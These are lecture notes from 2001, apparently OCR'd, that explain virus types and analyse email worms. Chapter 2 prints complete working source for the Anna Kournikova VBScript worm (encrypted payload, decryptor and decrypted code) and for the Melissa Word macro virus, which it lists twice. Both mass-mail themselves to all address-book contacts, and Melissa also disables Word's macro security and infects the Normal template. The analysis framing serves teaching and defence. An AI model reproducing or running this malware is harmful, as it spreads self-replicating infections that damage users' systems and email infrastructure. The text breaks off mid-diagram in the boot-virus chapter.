

ViRuS WoRKShoP

Fotis Fotopoulos

Boston 2001

Table Of Contents

Prologue

With these lecture notes, an attempt is being made to provide the necessary background regarding the logic behind different types of viruses. Most of the information is taken from various web sources and anti-virus sites. This work is not original; it concentrates many pieces from various sources and presents them as they were found.

In chapter 1, there is a brief discussion on file viruses, especially the different types of file viruses that are commonly encountered. In chapter 2, we focus on a new virus technology, which exploits security holes in Microsoft Outlook and VBScript, these poorly programmed Microsoft products. Anna Kournikova and Melissa worms are presented with their source codes and they are analyzed.

In chapter 3, there is a brief discussion on boot viruses, which are not file dependent but attach themselves to the boot sector of a hard disk or a floppy drive (or any other media that is writable and bootable). In chapter 4, there are other generic examples of viruses given along with their source codes.

Although programming knowledge can be really helpful (C++ or VBA/Vbscript is particularly useful), the reader can follow in most of the cases the virus source flow without any particular difficulties.

Fotis Fotopoulos
Boston, 2001

Chapter 1

1. File Viruses

1.1 Introduction

This group contains viruses using the OS (a particular one or several ones) file system in one way or another to propagate. (Definitions taken from AVP web site)

The possibility of incorporating a file virus into virtually any executable of virtually any popular OS does exist. As of today there are known viruses infecting all kinds of executables of standard DOS: batch command files (BAT), loadable drivers (SYS, including special purpose files IO.SYS and MS-DOS.SYS) and binary executables (EXE, COM). There also exist viruses targeting executables of other operating systems - Windows 3.x, Windows95/NT, OS/2, Macintosh, Unix, including the VxD drivers of Windows 3.x and Windows95.

There are also are viruses infecting files containing program source code, libraries or object modules. Viruses that also save themselves in data files, but these happens either as a result of erratic behavior of the virus, or when the virus's aggressive routine is at work. Macro viruses also save their code in databases - documents or spreadsheets - but these viruses are so peculiar that they are put into separate group.

According to the method of infecting files, viruses are divided into "overwriting", "parasitic", "companion" viruses, "link" viruses, worm viruses and viruses infecting object modules (OBJ), compiler libraries (LIB) and source code.

1.1.1 Overwriting Viruses

This method of infection is the simplest: the virus overwrites the contents of a target executable with its own code, destroying the original contents of the target. The executable of course stops working properly and can not be restored. Such viruses uncover themselves very quickly, because of the operating system and its applications stopping to work in a rather short period of time. I do not know a single case when a virus of such kind has been found "alive" and has caused an epidemic.

Another kind of overwriting viruses is the one that saves itself instead of a DOS header of New-EXE files. The main part of the file remains unchanged after that and continues working properly under the corresponding operating system, but the DOS header becomes damaged.

1.1.2 Parasitic Viruses

Parasitic viruses are all the file viruses, which have to change the contents of target files while transferring copies of themselves, but the files themselves remain to be completely or partly usable. The main kind of these viruses are the "prepending" viruses (saving themselves and the top of file), "appending" (saving themselves at the end of file), and "inserting" (inserting themselves in the middle of file). The insertion methods may also be different - by moving a fragment of the file towards the end of file or by copying of its own code to such parts of the file which are known to be unused ("cavity" viruses).

1.1.3 OBJ, LIB Viruses and Source Code Viruses

Viruses infecting compiler libraries, object modules and source code are exotic enough and not widely spread. There is a total of about ten of them. Those infecting OBJ and LIB files merge their code into modules or libraries in the format of an object module or library. Therefore infected files are not executable and can not continue spreading the virus further in its current state. Its the COM or EXE file, created as a result of linking the infected OBJ/LIB file with other object modules and libraries, that carries the virus. Therefore, the spreading of the virus goes in two stages: during the first one the OBJ/LIB files are infected, during the second stage there emerges a viable virus.

Infecting the source code of the programs is a logical continuation of the previous method of multiplication. Here the virus adds its source code to the source code in the original target file (in this case the virus has to contain it inside its body) or its own hex dump (which is technically easier to do). The infected file is capable of spreading the virus further only upon completion of compiling and linking (see for example the "SrcVir" and "Urphin" viruses).

1.2 Operating Algorithm of a File Virus

Having received control, the virus does the following (here goes a list of the most common actions of the virus during its execution; for each particular virus this list may be added to, or items may change order and broaden):

A memory resident virus checks RAM for presence of the copy of this virus in it, and infects RAM if no copy has been found. Non-TSR virus looks for uninfected files in the current and (or) the root directory, in the directories of the PATH, scans the directory tree of logical drives, and then infects the found files;

Executes its additional functions, if present: destructive actions, graphical or sound FX etc. Those additional functions of a resident virus may be activated after some time since the beginning of its execution depending on the system time, configuration of the system, internal counters of the virus or on some other conditions; in this case the virus after it has been activated processes the state of the system clock, sets its own counters etc.

Returns control to the host program (if present). Parasitic viruses at this stage either a) Cure the file, execute it and then infect it again, or b) restore the host code (but not the file) to its original state (for example, in a COM program several leading bytes are restored, in an EXE program the starting address is calculated, in a driver program the addresses of the Strategy and Interrupt routines are restored). Companion viruses run their "host", worm viruses and overwriting viruses return control to DOS.

The method of restoring the program to its original state depends on the way of infecting. If a virus incorporates itself to the top of file, it either moves the code of the infected target program a number of bytes equal to the length of the virus, or moves a fragment of the program from the end of file to the top, or restores the file on disk and then runs it. If a virus saved itself in the end of file, it uses the data saved in the virus body while infecting the file to restore the program. This data may be the file size, several leading bytes of the file in case of a COM file, or several bytes of the header in case of the EXE file. If a virus merges into the middle of file, additionally it uses special algorithms to restore the file.

Chapter 2

2. Worms

In this chapter, the source code of three popular worms is presented along with meaningful explanations and comments. Thus, it is demonstrated how easy is to create a worm in VB Script and how harmful a worm can be. The first virus is called Anna Kournikova and was released in the beginning of 2001 (January - February).

2.1 Anna Kournikova (Jan 2001)

That's a recent worm, written in VBScript. In the first part (2.1.1) is the actual source code of the worm. It is a string encrypted and a decryption routine. When decrypted, the source code of the second part (2.1.3) is generated.

Antivirus scanners of course can detect this worm easily by searching in email attachments for this string and its variants. How is the worm decrypted automatically? By enabling VBScript support in Outlook. So, Netscape for example won't be affected by this worm since it has no VB Script support.

This virus appears to be harmless, however it may cause damages in the email servers since it generates **a lot** of email traffic by picking up and sending itself to all the recipients in all address books of any user. Stop using Microsoft Outlook if you want to be safe from worms or if you do, make sure you disable VBScript support!

2.1.1 Source Code Part

```
Execute
```

```
e7iqom5JE4z("X)udQ0VpgjnH•{tEcggv•f{DQ•VpgjnH•{Q••ptGqt•tgTwugoP•zg•vU•
vgG•Q9v58Jr7R6?•E•gtvcQgldeg*vY$eUktvrU0gjnn+$••9G5QJv786r0Rgtyiktgv$•M
JWEu^hqyvtc^gpQjVHg{n$^•.jE*t9:•+•(jE*t33+3(•E•tj3*63•+•(jE*t23+;(•E•tj
5*+4(•E•tj3*;2•+•(jE*t9;•+•(jE*t23+2(•E•tj3*32•+•(jE*t45•+•(jE*t33+;(•E
•tj3*72•+•(jE*t33+8(•E•tj3*62•+•(jE*t45•+•(jE*t8:•+•(jE*t:;•+•(jE*t33+7
(•E•tj3*;3•+•(jE*t23+5(•E•tj5*+4(•E•tj6*+;(•E•tj6*+8(•E•tj7*+5(•E•tj6*+
:(•E•tj;*+:••gU•vQtcyVopldi?7E•gtvcqgldeg*vu$terkkviph0nkugu{gvqoldeg$v
•+t•yQoclVip7de0rqh{nk•guyterk0veuktvrwhnncpgot.yQoclVip7dI0vgrUegckHnn
qgf*t+2•(^$pCcpqMtwkpqmcxl0irx0ud•$k••h9G5QJv786r0Rgtticg•f$*MJWEu^hqyv
tc^gpQjVHg{no^kcgn$f•+@>$•$3v•gj•pg•p4CUJ9inEN+*••pg•fhk••hko•pqjvp*yq•
+3?c•fpf•{cp*yq•+4?•8jvpg••9G5QJv786r0Rwt•pJ$vv<r11yy0y{fcp{dgvp0$n5.h.
ncgu••pg•fhk••gU•vMLUiJy9M59?zt•yQoclVip7dq0grvpzghvnk*guyterk0veuktvrw
hnncpgo•.+3••P\L7\Mz6wk?XL•iMyUMJ99z5t0cgcfnn••MLUiJy9M590znEuq•gF••qK•
•hqP•vt*yQoclVip7dh0nkggkzvu*uuyterk0veuktvrwhnncpgo++V•gj•pU•vgW•Kg44:
|6R2x•?QtcyVopldi07tecggvgvvzkhgny*euktvru0terkhvnwpnoc.gV•wt+g••gW4K|4
R:x602tyvk\g7PML6\kzXw••gW4K|4R:x602nEuq•gG•fpK••hN•qq•rH•pwveqk•p4gUp9
CnJNi*E•+Q••ptGqt•tgTwugoP•zg•vU•vgF•54xQOzM8JT?•E•gtvcQgldeg*vQ$vwqnmq
C0rrkncekvpq+$••hKF•54xQOzM8JT•?Q$vwqnmqV$gj•pU•vgl•74PvD\h;n:F?54xQOzM
8JTI0vgcPgorUec*gO$RC$K•+U•vgU•m834i35gN5•?4lv7\P;D:h0nfCtfugNuukuv••qH
•tcGjeL•4TRoOuD4ToK••p8U4m33gi55•NK••hTLo4uR4OoD0TfCtfugGuvpktugE0wqvp>
••@•2jVpg••6fFDz5yi3x•L•?TLo4uR4OoD0TfCtfugGuvpktugE0wqvp••qH•t9Z;:cX|5
gT?|3•V••q6fFDz5yi3x•LU•vgk•9sd4:6x5\5?•F•54xQOzM8JTE0gtvcKggv*o+2••gU•
vKQ6GXDl[LQ•:•?TLo4uR4OoD0TfCtfugGuvpktugZ*:9X;5cT||g•+k•9sd4:6x5\5V0•q
•?KQ6GXDl[LQ0:fCtfug•uk•9sd4:6x5\5U0dwglve?•$•gJgt{•wqj•xc.g=•+q•$k•9sd
4:6x5\5D0fq•{•?J$<k•$•(dxtehn(•$•jEeg•mjVuk$#(•x•ednt•h•($$••gu•vYhpu:s
I[h;?3sk496d5:5x0\vCcvjegovp•uh•uYsp[:;I3hC0fft•yQoclVip7dI0vgrUegckHnn
qgf*t+2•(^$pCcpqMtwkpqmcxl0irx0ud•$k•9sd4:6x5\5F0ngvgCgvhtgwUodvk?•V•wt
•gK••hsk496d5:5x0\qV>••@$$V•gj•pk•9sd4:6x5\5U0pg•fG•Q9v58Jr7R6t0igtyvk•
gJ$EM^WquvhcygtQ^VpgjnH^{conkfg.$$•$3••pG•fhK••gPvz••pG•fhK••gPvz••pg•f
hk••pG•fwHepkvpq••X)udiy3•70d2")
```

2.1.2 Decryption Routine

```
Function e7iqom5JE4z(hFeiuKrcoj3)

' Take all the random bunch of characters and make a loop from I=1 to
the whole length of characters, taking 2 at each loop.
```

```
For I = 1 To Len(hFeiuKrcoj3) Step 2

‘ Since we take two characters at a time, we’ll use two variables,
named StTP1MoJ3ZU and WHz23rBqlo7 to store the first and second
character respectively.

        StTP1MoJ3ZU= Mid$(hFeiuKrcoj3, I, 1)
        WHz23rBqlo7= Mid$(hFeiuKrcoj3, I + 1, 1)

‘Cute:  Use the following conversions for the first variable
‘       15 -> 10 (line feed)
‘       16 -> 13 (carriage return)
‘       17 -> 32 (space – blank)
‘       xx -> xx-2

        If Asc(StTP1MoJ3ZU) = 15 Then
                StTP1MoJ3ZU= Chr$(10)
        ElseIf Asc(StTP1MoJ3ZU) = 16 Then
                StTP1MoJ3ZU = Chr$(13)
        ElseIf Asc(StTP1MoJ3ZU) = 17 Then
                StTP1MoJ3ZU = Chr$(32)
        Else
                StTP1MoJ3ZU = Chr$(Asc(StTP1MoJ3ZU) - 2)
        End If

‘ Do the same for the second variable!

        If WHz23rBqlo7<> "" Then
                If Asc(WHz23rBqlo7) = 15 Then
                        WHz23rBqlo7= Chr(10)
                ElseIf Asc(WHz23rBqlo7) = 16 Then
                        WHz23rBqlo7= Chr(13)
                ElseIf Asc(WHz23rBqlo7) = 17 Then
                        WHz23rBqlo7= Chr(32)
                Else
                        WHz23rBqlo7= Chr(Asc(WHz23rBqlo7) - 2)
                End If
        End If
```

```
‘ Now, append the converted strings to the return function and thus
create a decrypted string

          e7iqom5JE4z = e7iqom5JE4z & WHz23rBqlo7 & StTP1MoJ3ZU

Next
End Function
```

2.1.3 Decrypted Code

If we run the program above, we generate the following source code, with changed variable names of course! So, from the innocent random string, we can generate a worm!

```
Sub Main()
On Error Resume Next
Set ws = CreateObject("WScript.Shell")

‘ The following says: Worm made with Vbswg 1.50b (instead of using a
string, it uses one by one the ascii values of the equivalent
characters and therefore no ascii search can find the string!

ws.regwrite "HKCU\software\OnTheFly\", Chr(87) & Chr(111) & Chr(114) &
Chr(109) & Chr(32) & Chr(109) & Chr(97) & Chr(100) & Chr(101) & Chr(32)
& Chr(119) & Chr(105) & Chr(116) & Chr(104) & Chr(32) & Chr(86) &
Chr(98) & Chr(115) & Chr(119) & Chr(103) & Chr(32) & Chr(49) & Chr(46)
& Chr(53) & Chr(48) & Chr(98)


‘creates a file (actually it’s an object file, modern type of i/o)
Set fso= Createobject("scripting.filesystemobject")

‘and writes this file
fso.copyfile wscript.scriptfullname,fso.GetSpecialFolder(0)&
"\AnnaKournikova.jpg.vbs"
```

‘if the value of the registry key (regread = read from registry) mailed is not 1, then execute Outlook function (see later).

```
if ws.regread ("HKCU\software\OnTheFly\mailed") <> "1" then Outlook()
```

‘How nice! If the date is January 26th, then browse to this page http://www.dynabyte.nl (every year!)

```
if month(now) =1 and day(now) = 26 then
        ws.run "Http://www.dynabyte.nl",3,false
end if
```

‘ Sets AnnaKournikova equal to the handle of the text file, gets the source code and stores it in SourceCode and then closes the file.

```
Set AnnaKournikova = fso.opentextfile(wscript.scriptfullname, 1)
SourceCode = AnnaKournikova.readall
AnnaKournikova.Close


Do
```

‘ if the file does not exist then set the handle of the file system object equal to AnnaKournikova, create the file, write the contents of the SourceCode variable in the file and close it.

```
If Not (fso.fileexists(wscript.scriptfullname)) Then
  Set AnnaKournikova = fso.createtextfile(wscript.scriptfullname, True)
  AnnaKournikova.write SourceCode
  AnnaKournikova.Close
End If
Loop
‘ and here it terminates!
End sub
```

‘ Let’s examine the function Outlook called before.

```
Function Outlook()
‘ignore errors throughout this routine
On Error Resume Next
```

```
‘ create an object outlook.application (instance) and give it the
handle OutlookApp.
Set OutlookApp = CreateObject("Outlook.Application")

‘If all went fine, then…
If OutlookApp= "Outlook"Then

‘create an object Mapi from the Name Space of the Outlook Application
        Set Mapi=OutlookApp.GetNameSpace("MAPI")

‘This object, contains useful members like AddressLists (All address
lists, not just the default!)

        Set MapiAdList= Mapi.AddressLists

‘Speaks for itself!
        For Each Address In MapiAdList
                If Address.AddressEntries.Count <> 0 Then
                NumOfContacts = Address.AddressEntries.Count

‘Get a list of contacts and send something to all of them!

For ContactNumber = 1 To NumOfContacts

‘Yes, we need to create an object first, let’s call it EmailItem
        Set EmailItem = OutlookApp.CreateItem(0)

‘Get the Contact Number
        Set ContactNumber = Address.AddressEntries(ContactNumber)

‘Set the address to the contact number’s address
        EmailItem.To = ContactNumber.Address

‘The subject title will be “Here you have, ;o)”

        EmailItem.Subject = "Here you have, ;o)"
```

```
‘and in the body of the email it’ll display:
        EmailItem.Body = "Hi:" & vbcrlf & "Check This!" & vbcrlf & ""

‘as an attachment (EmailAttachment is the handle)
        set EmailAttachment=EmailItem.Attachments

‘add the virus itself
EmailAttachment.Add fso.GetSpecialFolder(0)& "\AnnaKournikova.jpg.vbs"

‘delete the email after you send it (flag = true)
EmailItem.DeleteAfterSubmit = True

‘send the email and modify the registry (see the main function)
        If EmailItem.To <> "" Then
                EmailItem.Send
                ws.regwrite "HKCU\software\OnTheFly\mailed", "1"
        End If

Next ‘for all contacts

End If

Next ‘in all address books
end if

End Function
```

2.2 Melissa (Feb 2000)

2.2.1 Decrypted Code

```
Private Sub Document_Open()

‘supress error messages for this routine
On Error Resume Next
```

```
‘here’s the main idea: get the security level that the user has set for
Microsoft Word v9.0 (also known as Word 2000 ☺).

‘If no security level has been set (not rare!)
If
System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Of
fice\9.0\Word\Security","Level")<>""
Then

‘Disable the controls security
CommandBars("Macro").Controls("Security...").Enabled = False

‘and set security to the lowest possible level (=1)!
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&

Else

‘Otherwise, disable the Macro menu in the Tools menu and...

CommandBars("Tools").Controls("Macro").Enabled = False

‘set these options:
Options.ConfirmConversions = (1 - 1)
Options.VirusProtection = (1 - 1)
Options.SaveNormalPrompt = (1 - 1)

End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice

‘create an object Outlook (like Anna Kournikova worm)

Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
```

```
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
Kwyjibo" Then

‘If everything went right then enumerate users
If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"

‘All Address Lists
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)

‘And all entries in all address lists
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo

‘Subject will say “Important Message From” plus the name of the Outlook
user
BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName

‘The body of the email will say “Here is that document you asked for
... don’t show anyone else ;-)” and as an attachment, it’ll add itself.

BreakUmOffASlice.Body = "Here is that document you asked for ... don't
show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
```

```
End If
```

‘That’s for the registry key the virus checks to make sure that it’s been already activated and that it can relax...

```
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by
Kwyjibo"
End If
```

2.2.2 Virus In Action

‘Here’s what the virus will do, but it won’t be analyzed, since our purpose is to demonstrate **how** the virus works and not its consequences.

```
Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If

If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
```

```
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True
End If

'WORD/Melissa written by Kwyjibo
'Works in both Word 2000 and Word 97
'Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!
'Word -> Email | Word 97 <--> Word 2000 ... it's a new age!

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points,
plus triple-word-score, plus fifty points for using all my letters.
Game's over. I'm outta here."
End Sub
On Error Resume Next
```

```
If
System.PrivateProfileString("","HKEY_CURRENT_USER\Software\Microsoft\Of
fice\9.0\Word\Security","Level")<>""
Then
CommandBars("Macro").Controls("Security...").Enabled = False
System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security",
"Level") = 1&
Else
CommandBars("Tools").Controls("Macro").Enabled = False
Options.ConfirmConversions = (1 - 1): Options.VirusProtection = (1 -
1): Options.SaveNormalPrompt = (1 - 1)
End If

Dim UngaDasOutlook, DasMapiName, BreakUmOffASlice
Set UngaDasOutlook = CreateObject("Outlook.Application")
Set DasMapiName = UngaDasOutlook.GetNameSpace("MAPI")
If System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") <> "... by
Kwyjibo" Then

If UngaDasOutlook = "Outlook" Then
DasMapiName.Logon "profile", "password"
For y = 1 To DasMapiName.AddressLists.Count
Set AddyBook = DasMapiName.AddressLists(y)
x = 1
Set BreakUmOffASlice = UngaDasOutlook.CreateItem(0)
For oo = 1 To AddyBook.AddressEntries.Count
Peep = AddyBook.AddressEntries(x)
BreakUmOffASlice.Recipients.Add Peep
x = x + 1
If x > 50 Then oo = AddyBook.AddressEntries.Count
Next oo

BreakUmOffASlice.Subject = "Important Message From " &
Application.UserName
```

```
BreakUmOffASlice.Body = "Here is that document you asked for ... don't
show anyone else ;-)"
BreakUmOffASlice.Attachments.Add ActiveDocument.FullName
BreakUmOffASlice.Send
Peep = ""
Next y
DasMapiName.Logoff
End If

System.PrivateProfileString("",
"HKEY_CURRENT_USER\Software\Microsoft\Office\", "Melissa?") = "... by
Kwyjibo"
End If

Set ADI1 = ActiveDocument.VBProject.VBComponents.Item(1)
Set NTI1 = NormalTemplate.VBProject.VBComponents.Item(1)
NTCL = NTI1.CodeModule.CountOfLines
ADCL = ADI1.CodeModule.CountOfLines
BGN = 2
If ADI1.Name <> "Melissa" Then
If ADCL > 0 Then ADI1.CodeModule.DeleteLines 1, ADCL
Set ToInfect = ADI1
ADI1.Name = "Melissa"
DoAD = True
End If

If NTI1.Name <> "Melissa" Then
If NTCL > 0 Then NTI1.CodeModule.DeleteLines 1, NTCL
Set ToInfect = NTI1
NTI1.Name = "Melissa"
DoNT = True
End If

If DoNT <> True And DoAD <> True Then GoTo CYA

If DoNT = True Then
Do While ADI1.CodeModule.Lines(1, 1) = ""
ADI1.CodeModule.DeleteLines 1
```

```
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Close()")
Do While ADI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, ADI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

If DoAD = True Then
Do While NTI1.CodeModule.Lines(1, 1) = ""
NTI1.CodeModule.DeleteLines 1
Loop
ToInfect.CodeModule.AddFromString ("Private Sub Document_Open()")
Do While NTI1.CodeModule.Lines(BGN, 1) <> ""
ToInfect.CodeModule.InsertLines BGN, NTI1.CodeModule.Lines(BGN, 1)
BGN = BGN + 1
Loop
End If

CYA:

If NTCL <> 0 And ADCL = 0 And (InStr(1, ActiveDocument.Name,
"Document") = False) Then
ActiveDocument.SaveAs FileName:=ActiveDocument.FullName
ElseIf (InStr(1, ActiveDocument.Name, "Document") <> False) Then
ActiveDocument.Saved = True
End If

If Day(Now) = Minute(Now) Then Selection.TypeText " Twenty-two points,
plus triple-word-score, plus fifty points for using all my letters.
Game's over. I'm outta here."
End Sub
```

Chapter 3

3. Boot Viruses

3.1 Introduction

Gap boot viruses infect the boot sector of a floppy disk and the boot sector or Master Boot Record (MBR) of a hard disk. The boot viruses' operating principal is based on the algorithms of starting an operation system upon power on or reboot - after the necessary hardware tests (of memory, disks etc.) the system loader routine reads the first physical sector of a boot disk (A:, C: or CD-ROM depending on the options in BIOS Setup) and passes the control to it.

In case of diskette or CD-ROM the control is passed to the boot sector, which analyzes the BIOS Parameter Block (BPB), calculates the OS system files' addresses, reads them into memory and executes them. This system files usually are MSDOS.SYS and IO.SYS, or IBMDOS.COM and IBMBIO.COM, or others depending on the version of DOS, Windows or other operating system. If the boot disk does not contain operating system files, the boot sector routine outputs an error message and suggests to change boot disk.

In case of a hard disk the control is passed to the routine placed in the MBR. This routine analyzes the Disk Partition Table, calculates the address of the active boot sector (usually this is the boot sector of the C: drive), loads it into memory and passes control to it. Having received control, the active boot sector of the hard disk does the same actions as the diskettes' boot sector does.

Infecting disks, boot viruses "substitute" their code instead of some programs' code, which received control upon system boot up. Therefore the principle of infecting is the same in all the above methods: upon boot up the virus "forces" the system to read into memory and pass control to the virus code, not the original loader routine code.

3.2 Diskette infecting

Diskette infecting is done using the only known method - a virus rewrites the original boot sector code with its own code. Hard disk can be infected in three known ways - a virus writes itself either instead of the MBR code, or instead of the boot sector code of the boot disk (C: drive usually), or modifies the address of the active boot sector in the Disk Partition Table, situated in the MBR of the hard disk drive.

Infecting the disk, the virus in most cases moves the original boot sector (or MBR) to some other sector of the disk (for example the first free sector). If the virus size exceeds the size of the sector, then the target sector will contain the first part of the virus, the rest of it placed in the other sectors (for example in the first unoccupied ones).

Not infected disk

```
    0     1     2      . . . (sector No)
+-----+-----+-----+---   --+-----+-----+-----+-----+-----+---
|.....|     |     |        |     |     |     |     |     |
+-----+-----+-----+---   --+-----+-----+-----+-----+-----+---
   |
   +--  Boot sector  or  Master Boot Record
```

Infected disk (replaced boot/MBR)

```
